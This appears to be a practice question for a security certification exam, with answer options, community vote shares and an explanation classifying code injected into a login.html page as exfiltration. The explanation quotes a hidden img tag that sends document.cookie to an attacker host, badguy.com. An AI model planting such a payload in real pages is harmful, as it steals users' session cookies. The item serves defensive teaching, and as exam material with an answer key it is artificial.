
CS0-003 · Question #224
A security analyst at a company is reviewing an alert from the file integrity monitoring indicating a mismatch in the login. html file hash. After comparing the code with the previous version of the…
The correct answer is B. Exfiltration. A security analyst detected an added code snippet in login.html via file integrity monitoring, indicating a mismatch in the file hash.
Question

A security analyst at a company is reviewing an alert from the file integrity monitoring indicating a mismatch in the login. html file hash. After comparing the code with the previous version of the page source code, the analyst found the following code snippet added:
Which of the following best describes the activity the analyst has observed?
Exhibit
Options
- AObfuscated links
- BExfiltration
- CUnauthorized changes
- DBeaconing
How the community answered
(29 responses)- A7% (2)
- B69% (20)
- C3% (1)
- D21% (6)
Why each option
A security analyst detected an added code snippet in `login.html` via file integrity monitoring, indicating a mismatch in the file hash.
While the `<img>` tag is hidden (`display:none`), which could be considered a form of obfuscation, the primary malicious intent of the code is not just to hide a link, but to steal data.
Exfiltration refers to the unauthorized transfer or extraction of data from a system or network, which is precisely what the provided code snippet (`<img src="http://badguy.com/log.gif?cookie="+document.cookie+alert("badguys will steal your cookies.")>` with `display:none`) is designed to do by sending sensitive cookie data to an external server. This type of activity is often seen in Cross-Site Scripting (XSS) attacks aimed at stealing user credentials or session tokens.
Unauthorized changes did occur, as indicated by the FIM alert and the code snippet being added, but this describes the means of the attack, not the specific activity or goal of the added code itself, which is data theft.
Beaconing typically refers to periodic, outbound communication from a compromised system to a command-and-control server; this code snippet is an immediate, one-time attempt to send specific data (cookies) upon page load.
Concept tested: Data exfiltration techniques (XSS)
Source: https://owasp.org/www-community/attacks/xss/
Topics
Community Discussion
No community discussion yet for this question.